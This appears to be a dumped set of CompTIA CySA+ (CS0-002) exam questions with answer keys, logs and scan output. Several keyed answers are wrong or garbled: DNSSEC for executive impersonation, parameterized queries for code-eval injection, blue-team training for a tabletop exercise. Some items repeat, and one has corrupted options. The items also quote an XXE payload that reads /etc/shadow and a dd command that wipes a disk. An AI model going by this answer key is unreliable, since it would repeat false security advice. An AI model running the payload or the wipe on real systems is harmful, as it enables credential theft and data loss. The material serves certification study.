

CompTIA

Exam Questions CS0-002

CompTIA Cybersecurity Analyst (CySA+) Certification Exam



NEW QUESTION 1

- (Exam Topic 3)

A security analyst is researching ways to improve the security of a company's email system to mitigate emails that are impersonating company executives. Which of the following would be BEST for the analyst to configure to achieve this objective?

- A. A TXT record on the name server for SPF
- B. DNSSEC keys to secure replication
- C. Domain Keys identified Man
- D. A sandbox to check incoming mail

Answer: B

NEW QUESTION 2

- (Exam Topic 3)

A security analyst is reviewing the output of tcpdump to analyze the type of activity on a packet capture:

```
16:06:32.909791 IP 192.168.0.1.39224 > 192.168.1.1.443: Flags [S], seq 1683238133, win 65535, options [mss 65495,sackOK,TS val 3178342128 ecr 0,nop,wscale 11], length 0
16:06:32.909796 IP 192.168.1.1.442 > 192.168.0.1.39224: Flags [R.], seq 0, ack 1683238134, win 0, length 0
16:06:32.910601 IP 192.168.0.1.51076 > 192.168.1.1.443: Flags [S], seq 1697823267, win 65535, options [mss 65495,sackOK,TS val 3178342129 ecr 0,nop,wscale 11], length 0
16:06:32.910608 IP 192.168.1.1.443 > 192.168.0.1.51076: Flags [S.], seq 2507327109, ack 1697823268, win 65535, options [mss 65495,sackOK,TS val 719168538 ecr 3178342129,nop,wscale 11], length 0
16:06:32.910615 IP 192.168.0.1.51076 > 192.168.1.1.443: Flags [.] , ack 1, win 64, options [nop,nop,TS val 3178342129 ecr 719168538], length 0
16:06:32.910626 IP 192.168.0.1.51076 > 192.168.1.1.443: Flags [F.], seq 1, ack 1, win 64, options [nop,nop,TS val 3178342129 ecr 719168538], length 0
16:06:32.910903 IP 192.168.1.1.443 > 192.168.0.1.51076: Flags [F.], seq 1, ack 2, win 64, options [nop,nop,TS val 719168538 ecr 3178342129], length 0
16:06:32.910908 IP 192.168.0.1.51076 > 192.168.1.1.443: Flags [.] , ack 2, win 64, options [nop,nop,TS val 3178342129 ecr 719168538], length 0
16:06:32.911743 IP 192.168.0.1.56346 > 192.168.1.1.444: Flags [S], seq 862629258, win 65535, options [mss 65495,sackOK,TS val 3178342130 ecr 0,nop,wscale 11], length 0
16:06:32.911747 IP 192.168.1.1.444 > 192.168.0.1.56346: Flags [R.], seq 0, ack 862629259, win 0, length 0
16:06:32.912562 IP 192.168.0.1.52002 > 192.168.1.1.445: Flags [S], seq 1707382117, win 65535, options [mss 65495,sackOK,TS val 3178342131 ecr 0,nop,wscale 11], length 0
16:06:32.912566 IP 192.168.1.1.445 > 192.168.0.1.52002: Flags [R.], seq 0, ack 1707382118, win 0, length 0
16:06:32.913389 IP 192.168.0.1.59808 > 192.168.1.1.446: Flags [S], seq 2627951491, win 65535, options [mss 65495,sackOK,TS val 3178342131 ecr 0,nop,wscale 11], length 0
```

Which of the following generated the above output?

- A. A port scan
- B. A TLS connection
- C. A vulnerability scan
- D. A ping sweep

Answer: A

Explanation:

Port scan againsts 442-446 ports. For port 443 the scanner closed the connection after SYN-ACK.

NEW QUESTION 3

- (Exam Topic 3)

A cybersecurity analyst needs to harden a server that is currently being used as a web server. The server needs to be accessible when entering www.company.com into the browser. Additionally, web pages require frequent updates which are performed by a remote contractor. Given the following output:

```
Starting Nmap 7.12 ( https://nmap.org ) at 2020-08-25 11:44
Nmap scan report for finance-server (72.56.70.94)
Host is up (0.000060s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http
443/tcp   open  https
```

Which of the following should the cybersecurity analyst recommend to harden the server? (Select TWO).

- A. Uninstall the DNS service
- B. Perform a vulnerability scan
- C. Change the server's IP to a private IP address
- D. Disable the Telnet service
- E. Block port 80 with the host-based firewall
- F. Change the SSH port to a non-standard port

Answer: BD

NEW QUESTION 4

- (Exam Topic 3)

A computer hardware manufacturer developing a new SoC that will be used by mobile devices. The SoC should not allow users or the process to downgrade from a newer firmware to an older one. Which of the following can the hardware manufacturer implement to prevent firmware downgrades?

- A. Encryption
- B. eFuse
- C. Secure Enclave
- D. Trusted execution

Answer: C

NEW QUESTION 5

- (Exam Topic 3)

According to a static analysis report for a web application, a dynamic code evaluation script injection vulnerability was found. Which of the following actions is the BEST option to fix the vulnerability in the source code?

- A. Delete the vulnerable section of the code immediately.
- B. Create a custom rule on the web application firewall.
- C. Validate user input before execution and interpretation.
- D. Use parameterized queries.

Answer: D

NEW QUESTION 6

- (Exam Topic 3)

An organization wants to implement a privileged access management solution to better manage the use of emergency and privileged service accounts. Which of the following would BEST satisfy the organization's goal?

- A. Access control lists
- B. Discretionary access controls
- C. Policy-based access controls
- D. Credential vaulting

Answer: C

NEW QUESTION 7

- (Exam Topic 3)

In web application scanning, static analysis refers to scanning:

- A. the system for vulnerabilities before installing the application.
- B. the compiled code of the application to detect possible issues.
- C. an application that is installed and active on a system.
- D. an application that is installed on a system that is assigned a static IP.

Answer: B

Explanation:

This type of analysis is performed before the application is installed and active on a system, and it involves examining the code without actually executing it in order to identify potential vulnerabilities or security risks.

As per CYSA+ 002 Study Guide: Static analysis is conducted by reviewing the code for an application. Static analysis does not run the program; instead, it focuses on understanding how the program is written and what the code is intended to do.

NEW QUESTION 8

- (Exam Topic 3)

A company experienced a security compromise due to the inappropriate disposal of one of its hardware appliances. Sensitive information stored on the hardware appliance was not removed prior to disposal. Which of the following is the BEST manner in which to dispose of the hardware appliance?

- A. Ensure the hardware appliance has the ability to encrypt the data before disposing of it.
- B. Dispose of all hardware appliances securely, thoroughly, and in compliance with company policies.
- C. Return the hardware appliance to the vendor, as the vendor is responsible for disposal.
- D. Establish guidelines for the handling of sensitive information.

Answer: B

NEW QUESTION 9

- (Exam Topic 3)

Which of the following are the MOST likely reasons to include reporting processes when updating an incident response plan after a breach? (Select TWO).

- A. To establish a clear chain of command
- B. To meet regulatory requirements for timely reporting
- C. To limit reputation damage caused by the breach
- D. To remediate vulnerabilities that led to the breach
- E. To isolate potential insider threats
- F. To provide secure network design changes

Answer: BF

NEW QUESTION 10

- (Exam Topic 3)

After examining a header and footer file, a security analyst begins reconstructing files by scanning the raw data bytes of a hard disk and rebuilding them. Which of the following techniques is the analyst using?

- A. Header analysis
- B. File carving
- C. Metadata analysis
- D. Data recovery

Answer: B

NEW QUESTION 10

- (Exam Topic 3)

A manufacturing company uses a third-party service provider for Tier 1 security support. One of the requirements is that the provider must only source talent from its own country due to geopolitical and national security interests. Which of the following can the manufacturing company implement to ensure the third-party service provider meets this requirement?

- A. Implement a secure supply chain program with governance.
- B. Implement blacklisting for IP addresses from outside the country.
- C. Implement strong authentication controls for all contractors.
- D. Implement user behavior analytics for key staff members.

Answer: A

NEW QUESTION 12

- (Exam Topic 3)

While reviewing incident reports from the previous night, a security analyst notices the corporate websites were defaced with pro-malware propaganda. Which of the following BEST Describes this type of actor?

- A. Hacktivist
- B. Nation-state
- C. insider threat
- D. Organized crime

Answer: A

NEW QUESTION 13

- (Exam Topic 3)

When of the following techniques can be implemented to safeguard the confidentiality of sensitive information while allowing limited access to authorized individuals?

- A. Deidentification
- B. Hashing
- C. Masking
- D. Salting

Answer: C

Explanation:

<https://www.techtarget.com/searchsecurity/definition/data-masking>

NEW QUESTION 16

- (Exam Topic 3)

An organization prohibits users from logging in to the administrator account. If a user requires elevated permissions, the user's account should be part of an administrator group, and the user should escalate permission only as needed and on a temporary basis. The organization has the following reporting priorities when reviewing system activity:

- Successful administrator login reporting priority - high
- Failed administrator login reporting priority - medium
- Failed temporary elevated permissions - low
- Successful temporary elevated permissions - non-reportable

A security analyst is reviewing server syslogs and sees the following: Which of the following events is the HIGHEST reporting priority?

- A. `<100>2 2020-01-10T20:36:01.010Z financeserver sudo 201 32001 - BOM 'sudo vi users.txt' success`
- B. `<100>2 2020-01-10T21:18:34.002Z adminserver sudo 201 32001 - BOM 'sudo more /etc/passwords' success`
- C. `<100>2 2020-01-10T19:33:48.002Z webserver su 201 32001 - BOM 'su' success`
- D. `<100>2 2020-01-10T21:53:11.002Z financeserver su 201 32001 - BOM 'su vi syslog.conf failed for joe`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: A

NEW QUESTION 17

- (Exam Topic 3)

A manufacturing company uses a third-party service provider for Tier 1 security support. One of the requirements is that the provider must only source talent from its own country due to geopolitical and national security interests. Which of the following can the manufacturing company implement to ensure the third-party service provider meets this requirement?

- A. Implement a secure supply chain program with governance
- B. Implement blacklisting for IP addresses from outside the country
- C. Implement strong authentication controls for all contractors
- D. Implement user behavior analytics for key staff members

Answer: A

NEW QUESTION 21

- (Exam Topic 3)

An organization has a strict policy that if elevated permissions are needed, users should always run commands under their own account, with temporary administrator privileges if necessary. A security analyst is reviewing syslog entries and sees the following:

```
<100>2 2020-01-10T19:33:41.002Z webserver su 201 32001 - BOM 'su vi httpd.conf' failed for joe
<100>2 2020-01-10T19:33:48.002Z webserver sudo 201 32001 - BOM 'sudo vi httpd.conf' success
<100>2 2020-01-10T20:36:01.010Z financeserver sudo 201 32001 - BOM 'sudo vi users.txt' success
<100>2 2020-01-10T21:18:34.002Z financeserver su 201 32001 - BOM 'su' success
<100>2 2020-01-10T21:53:11.002Z financeserver su 201 32001 - BOM 'su vi syslog.conf' failed for joe
```

Which of the following entries should cause the analyst the MOST concern?

- A. <100>2 2020-01-10T19:33:41.002Z webserver su 201 32001 = BOM 'su vi httpd.conf' failed for joe
- B. <100>2 2020-01-10T20:36:36.0010Z financeserver su 201 32001 = BOM 'sudo vi users.txt' success
- C. <100> 2020-01-10T19:33:48.002Z webserver sudo 201 32001 = BOM 'su vi syslog.conf' failed for jos
- D. <100> 2020-01-10T19:34.002Z financeserver su 201 32001 = BOM 'su vi success
- E. <100> 2020-01-10T19:33:48.002Z webserver sudo 201 32001 = BOM 'su vi httpd.conf' success

Answer: A

NEW QUESTION 24

- (Exam Topic 3)

The majority of a company's employees have stated they are unable to perform their job duties due to outdated workstations, so the company has decided to institute BYOD. Which of the following would a security analyst MOST likely recommend for securing the proposed solution?

- A. A Linux-based system and mandatory training on Linux for all BYOD users
- B. A firewalled environment for client devices and a secure VDI for BYOD users
- C. A standardized anti-malware platform and a unified operating system vendor
- D. 802.1X to enforce company policy on BYOD user hardware

Answer: B

Explanation:

VDI means virtual desktop interface. Using VDI, you can maintain a standard image and remove the threat of an infected machine plugging into your network.

NEW QUESTION 29

- (Exam Topic 3)

A financial organization has offices located globally. Per the organization's policies and procedures, all executives who conduct Business overseas must have their mobile devices checked for malicious software or evidence of tempering upon their return. The information security department oversees the process, and no executive has had a device compromised. The Chief Information Security Officer wants to implement an additional safeguard to protect the organization's data. Which of the following controls would work BEST to protect the privacy of the data if a device is stolen?

- A. Implement a mobile device wiping solution for use if a device is lost or stolen.
- B. Install a DLP solution to track data now
- C. Install an encryption solution on all mobile devices.
- D. Train employees to report a lost or stolen laptop to the security department immediately

Answer: C

NEW QUESTION 31

- (Exam Topic 3)

A security analyst is reviewing the following Internet usage trend report:

Username	Week #10	Week #9	Week #8	Week #7
User 1	58Gb	51Gb	59Gb	55Gb
User 2	185Gb	97Gb	87Gb	92Gb
User 3	173Gb	157Gb	197Gb	182Gb
User 4	38Gb	46Gb	29Gb	41Gb

Which of the following usernames should the security analyst investigate further?

- A. User1

- B. User 2
- C. User 3
- D. User 4

Answer: B

NEW QUESTION 34

- (Exam Topic 3)

An organization has the following risk mitigation policies

- Risks without compensating controls will be mitigated first if the risk value is greater than \$50,000
- Other risk mitigation will be prioritized based on risk value. The following risks have been identified:

Risk	Probability	Impact	Compensating control?
A	80%	\$100,000	Y
B	20%	\$500,000	Y
C	50%	\$120,000	N
D	40%	\$80,000	N

Which of the following is the order of priority for risk mitigation from highest to lowest?

- A. A, C, D, B
- B. B, C, D, A
- C. C, B, A, D
- D. D, A, B
- E. D, C, B, A

Answer: D

NEW QUESTION 36

- (Exam Topic 3)

A company's Chief Information Security Officer (CISO) published an Internet usage policy that prohibits employees from accessing unauthorized websites. The IT department whitelisted websites used for business needs. The CISO wants the security analyst to recommend a solution that would improve security and support employee morale. Which of the following security recommendations would allow employees to browse non-business-related websites?

- A. Implement a virtual machine alternative.
- B. Develop a new secured browser.
- C. Configure a personal business VLAN.
- D. Install kiosks throughout the building.

Answer: C

NEW QUESTION 41

- (Exam Topic 3)

A security analyst is handling an incident in which ransomware has encrypted the disks of several company workstations. Which of the following would work BEST to prevent this type of incident in the future?

- A. Implement a UTM instead of a stateful firewall and enable gateway antivirus.
- B. Back up the workstations to facilitate recovery and create a gold image.
- C. Establish a ransomware awareness program and implement secure and verifiable backups.
- D. Virtualize all the endpoints with daily snapshots of the virtual machines.

Answer: A

NEW QUESTION 45

- (Exam Topic 3)

After a remote command execution incident occurred on a web server, a security analyst found the following piece of code in an XML file:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/shadow"> ]>
<userInfo>
```

Which of the following is the BEST solution to mitigate this type of attack?

- A. Implement a better level of user input filters and content sanitization.
- B. Properly configure XML handlers so they do not process sent parameters coming from user inputs.
- C. Use parameterized queries to avoid user inputs from being processed by the server.
- D. Escape user inputs using character encoding conjoined with whitelisting

Answer: B

NEW QUESTION 49

- (Exam Topic 3)

A company is experiencing a malware attack within its network. A security engineer notices many of the impacted assets are connecting outbound to a number of remote destinations and exfiltrating data. The security engineer also sees that deployed, up-to-date antivirus signatures are ineffective. Which of the following is the BEST approach to prevent any impact to the company from similar attacks in the future?

- A. IDS signatures
- B. Data loss prevention
- C. Port security

D. Sinkholing

Answer: B

Explanation:

"Preventing data exfiltration is possible with security solutions that ensure data loss and leakage prevention. For example, firewalls can block unauthorized access to resources and systems storing sensitive information. On the other hand, a security information and event management system (SIEM) can secure data in motion, in use, and at rest, secure endpoints, and identify suspicious data transfers" <https://www.fortinet.com/resources/cyberglossary/data-exfiltration>

NEW QUESTION 51

- (Exam Topic 3)

Which of the following is MOST important when developing a threat hunting program?

- A. Understanding penetration testing techniques
- B. Understanding how to build correlation rules within a SIEM
- C. Understanding security software technologies
- D. Understanding assets and categories of assets

Answer: C

Explanation:

<https://www.stickmancyber.com/cybersecurity-blog/7-threat-hunting-misconceptions> <https://www.simplilearn.com/skills-to-become-threat-hunter-article>

NEW QUESTION 53

- (Exam Topic 3)

Which of the following BEST explains the function of trusted firmware updates as they relate to hardware assurance?

- A. Trusted firmware updates provide organizations with development, compilation, remote access, and customization for embedded devices.
- B. Trusted firmware updates provide organizations with security specifications, open-source libraries, and custom tools for embedded devices.
- C. Trusted firmware updates provide organizations with remote code execution, distribution, maintenance, and extended warranties for embedded devices
- D. Trusted firmware updates provide organizations with secure code signing, distribution, installation, and attestation for embedded devices.
- E. and attestation for embedded devices.

Answer: D

Explanation:

The CySA+ exam outline calls out "trusted firmware updates," but trusted firmware itself is more commonly described as part of trusted execution environments (TEEs). Trusted firmware is signed by a chip vendor or other trusted party, and then used to access keys to help control access to hardware. TEEs like those used by ARM processors leverage these technologies to protect the hardware by preventing unsigned code from using privileged features."

NEW QUESTION 58

- (Exam Topic 3)

Some hard disks need to be taken as evidence for further analysis during an incident response Which of the following procedures must be completed FIRST for this type of evidence acquisition?

- A. Extract the hard drives from the compromised machines and then plug them into a forensics machine to apply encryption over the stored data to protect it from non-authorized access
- B. Build the chain-of-custody document, noting the media model serial number size vendor, date, and time of acquisition
- C. Perform a disk sanitation using the command `dd if=/dev/zero of=/dev/sda bs=1M` over the media that will receive a copy of the collected data
- D. Execute the command `#dd if=/dev/ada of=/dev/adc bs=512` to clone the evidence data to external media to prevent any further change

Answer: B

NEW QUESTION 62

- (Exam Topic 3)

A security analyst reviews SIEM logs and discovers the following error event:

```
ERROR Event ID 4
The Kerberos client received a KRB_AP_ERR_MODIFIED error from the server DBASV0045. The target name used was DC/PDC1DC.Domain?/Administrator. This indicates that the target server failed to decrypt the ticket provided by the client. Check if there are identically named server accounts in these two domains, or use the fully-qualified name to identify the server.
```

Which of the following environments does the analyst need to examine to continue troubleshooting the event?

- A. Proxy server
- B. SQL server
- C. Windows domain controller
- D. WAF appliance
- E. DNS server

Answer: E

NEW QUESTION 66

- (Exam Topic 3)

Industry partners from critical infrastructure organizations were victims of attacks on their SCADA devices. The attacker was able to gain access to the SCADA by logging in to an account with weak credentials. Which of the following identity and access management solutions would help to mitigate this risk?

- A. Multifactor authentication

- B. Manual access reviews
- C. Endpoint detection and response
- D. Role-based access control

Answer: A

NEW QUESTION 67

- (Exam Topic 3)

Which of the following, BEST explains the function of TPM?

- A. To provide hardware-based security features using unique keys
- B. To ensure platform confidentiality by storing security measurements
- C. To improve management of the OS installation.
- D. To implement encryption algorithms for hard drives

Answer: A

NEW QUESTION 72

- (Exam Topic 3)

A help desk technician inadvertently sent the credentials of the company's CRM in clear text to an employee's personal email account. The technician then reset the employee's account using the appropriate process and the employee's corporate email, and notified the security team of the incident. According to the incident response procedure, which of the following should the security team do NEXT?

- A. Contact the CRM vendor.
- B. Prepare an incident summary report.
- C. Perform postmortem data correlation.
- D. Update the incident response plan.

Answer: C

NEW QUESTION 75

- (Exam Topic 3)

During a routine review of service restarts a security analyst observes the following in a server log:

```
2020-04-12 05:30:34 ircd.exe MD5:1FD92EA11890CD4B7A85133FF780EB09 PID:1170
2020-04-16 05:00:59 ircd.exe MD5:1FD92EA11890CD4B7A85133FF780EB09 PID:1422
2020-04-17 05:16:13 ircd.exe MD5:1FD92EA11890CD4B7A85133FF780EB09 PID:1523
2020-04-18 05:29:41 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1672
2020-04-22 04:59:50 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1788
2020-04-23 05:21:29 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1827
2020-04-24 05:18:38 ircd.exe MD5:90EB29AE33DFA9AA00B16788934801EF PID:1501
```

Which of the following is the GREATEST security concern?

- A. The daemon's binary was AChanged
- B. Four consecutive days of monitoring are skipped in the log
- C. The process identifiers for the running service change
- D. The PIDs are continuously changing

Answer: A

NEW QUESTION 76

- (Exam Topic 3)

The security team decides to meet informally to discuss and test the response plan for potential security breaches and emergency situations. Which of the following types of training will the security team perform?

- A. Tabletop exercise
- B. Red-team attack
- C. System assessment implementation
- D. Blue-team training
- E. White-team engagement

Answer: D

NEW QUESTION 80

- (Exam Topic 3)

A security analyst found an old version of OpenSSH running on a DMZ server and determined the following piece of code could have led to a command execution through an integer overflow;

```
nresp = packet_get_inf();
if (nresp > 0) {
    response = xmalloc(nresp*sizeof(char*));
    for (i = 0; i < nresp; i++)
        response[i] = packet_get_string(NULL);
}
```

Which of the following controls must be in place to prevent this vulnerability?

- A. Convert all integer numbers in strings to handle the memory buffer correctly.
- B. Implement float numbers instead of integers to prevent integer overflows.
- C. Use built-in functions from libraries to check and handle long numbers properly.
- D. Sanitize user inputs, avoiding small numbers that cannot be handled in the memory.

Answer: C

NEW QUESTION 85

- (Exam Topic 3)

A security analyst is reviewing WAF logs and notes requests against the corporate website are increasing and starting to impact the performance of the web server. The security analyst queries the logs for requests that triggered an alert on the WAF but were not blocked. Which of the following possible TTP combinations might warrant further investigation? (Select TWO).

- A. Requests identified by a threat intelligence service with a bad reputation
- B. Requests sent from the same IP address using different user agents
- C. Requests blocked by the web server per the input sanitization
- D. Failed log-in attempts against the web application
- E. Requests sent by NICs with outdated firmware
- F. Existence of HTTP/501 status codes generated to the same IP address

Answer: AB

NEW QUESTION 89

- (Exam Topic 1)

Which of the following is the BEST way to share incident-related artifacts to provide non-repudiation?

- A. Secure email
- B. Encrypted USB drives
- C. Cloud containers
- D. Network folders

Answer: B

NEW QUESTION 94

- (Exam Topic 1)

A finance department employee has received a message that appears to have been sent from the Chief Financial Officer (CFO) asking the employee to perform a wire transfer. Analysis of the email shows the message came from an external source and is fraudulent. Which of the following would work BEST to improve the likelihood of employees quickly recognizing fraudulent emails?

- A. Implementing a sandboxing solution for viewing emails and attachments
- B. Limiting email from the finance department to recipients on a pre-approved whitelist
- C. Configuring email client settings to display all messages in plaintext when read
- D. Adding a banner to incoming messages that identifies the messages as external

Answer: D

NEW QUESTION 95

- (Exam Topic 1)

During an investigation, a security analyst determines suspicious activity occurred during the night shift over the weekend. Further investigation reveals the activity was initiated from an internal IP going to an external website.

Which of the following would be the MOST appropriate recommendation to prevent the activity from happening in the future?

- A. An IPS signature modification for the specific IP addresses
- B. An IDS signature modification for the specific IP addresses
- C. A firewall rule that will block port 80 traffic
- D. A firewall rule that will block traffic from the specific IP addresses

Answer: A

NEW QUESTION 96

- (Exam Topic 1)

A security analyst is reviewing a web application. If an unauthenticated user tries to access a page in the application, the user is redirected to the login page. After successful authentication, the user is then redirected back to the original page. Some users have reported receiving phishing emails with a link that takes them to the application login page but then redirects to a fake login page after successful authentication.

Which of the following will remediate this software vulnerability?

- A. Enforce unique session IDs for the application.
- B. Deploy a WAF in front of the web application.
- C. Check for and enforce the proper domain for the redirect.
- D. Use a parameterized query to check the credentials.
- E. Implement email filtering with anti-phishing protection.

Answer: C

NEW QUESTION 98

- (Exam Topic 1)

Which of the following BEST articulates the benefit of leveraging SCAP in an organization's cybersecurity analysis toolset?

- A. It automatically performs remedial configuration changes to enterprise security services
- B. It enables standard checklist and vulnerability analysis expressions for automation
- C. It establishes a continuous integration environment for software development operations
- D. It provides validation of suspected system vulnerabilities through workflow orchestration

Answer: B

NEW QUESTION 101

- (Exam Topic 1)

Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?

- A. Unauthorized, unintentional, benign
- B. Unauthorized, intentional, malicious
- C. Authorized, intentional, malicious
- D. Authorized, unintentional, benign

Answer: C

Explanation:

Reference: <https://www.sciencedirect.com/topics/computer-science/insider-attack>

NEW QUESTION 102

- (Exam Topic 1)

You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers. You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.

The company's hardening guidelines indicate the following:

- TLS 1.2 is the only version of TLS running.
- Apache 2.4.18 or greater should be used.
- Only default ports should be used. INSTRUCTIONS

Using the supplied data, record the status of compliance with the company's guidelines for each server.

The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.

Part 1

Scan Data	Compliance Report
<div>AppServ1AppServ2AppServ3AppServ4</div> <pre>root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443 HTTP/1.1 200 OK Date: Wed, 26 Jun 2019 21:15:15 GMT Server: Apache/2.4.48 (CentOS) Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT ETag: "13520-58c407930177d" Accept-Ranges: bytes Content-Length: 79136 Vary: Accept-Encoding Cache-Control: max-age=3600 Expires: Wed, 26 Jun 2019 22:15:15 GMT Content-Type: text/html root@INFOSEC:~# nmap --script ssl-enum-ciphers appsrv1.fictionalorg.com -p 443 Starting Nmap 6.40 (http://nmap.org) at 2019-06-26 16:07 CDT Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68) Host is up (0.042s latency). rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com PORT STATE SERVICE 443/tcp open https ssl-enum-ciphers: TLSv1.2: ciphers: TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong TLS_RSA_WITH_AES_128_CBC_SHA - strong TLS_RSA_WITH_AES_128_GCM_SHA256 - strong TLS_RSA_WITH_AES_256_CBC_SHA - strong TLS_RSA_WITH_AES_256_GCM_SHA384 - strong compressors: NULL _ least strength: strong Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com Starting Nmap 6.40 (http://nmap.org) at 2019-06-27 10:13 CDT Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68) Host is up (0.15s latency). rDNS record for 10.21.4.68: appsrv1.fictionalorg.com PORT STATE SERVICE 80/tcp open http 443/tcp open https Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds</pre>	<p>Fill out the following report based on your analysis of the scan data.</p> <div><input type="checkbox"/> AppServ1 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ2 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ3 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ4 is only using TLS 1.2</div> <div><input type="checkbox"/> AppServ1 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ2 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ3 is using Apache 2.4.18 or greater</div> <div><input type="checkbox"/> AppServ4 is using Apache 2.4.18 or greater</div>

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

Compliance Report

Fill out the following report based on your analysis of the scan data.

```
root@INFOSEC:~# curl --head appsrv2.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.3.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv2.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv2.fictionalorg.com (10.21.4.69)
Host is up (0.042s latency).
rDNS record for 10.21.4.69: inaddrArpa.fictionalorg.com
Not shown: 998 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.1:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|     compressors:
|       NULL
|   TLSv1.2:
|     ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|     compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv2.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv2.fictionalorg.com (10.21.4.69)
Host is up (0.15s latency).
rDNS record for 10.21.4.69: appsrv2.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

- ☐ AppServ1 is only using TLS 1.2
- ☐ AppServ2 is only using TLS 1.2
- ☐ AppServ3 is only using TLS 1.2
- ☐ AppServ4 is only using TLS 1.2
- ☐ AppServ1 is using Apache 2.4.18 or greater
- ☐ AppServ2 is using Apache 2.4.18 or greater
- ☐ AppServ3 is using Apache 2.4.18 or greater
- ☐ AppServ4 is using Apache 2.4.18 or greater

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv3.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c406780177e"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv3.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv3.fictionalorg.com (10.21.4.70)
Host is up (0.042s latency).
rDNS record for 10.21.4.70: inaddrArpa.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
| ssl-enum-ciphers:
|   TLSv1.0:
|   | ciphers:
|   | | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   | compressors:
|   | | NULL
|   TLSv1.1:
|   | ciphers:
|   | | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   | compressors:
|   | | NULL
|   TLSv1.2:
|   | ciphers:
|   | | TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|   | | TLS_RSA_WITH_AES_256_CBC_SHA - strong
|   | | TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|   | compressors:
|   | | NULL
|_ least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

root@INFOSEC:~# nmap --top-ports 10 appsrv3.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv3.fictionalorg.com (10.21.4.70)
Host is up (0.15s latency).
rDNS record for 10.21.4.70: appsrv3.fictionalorg.com
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

Compliance Report

Fill out the following report based on your analysis of the scan data.

- ☐ AppServ1 is only using TLS 1.2
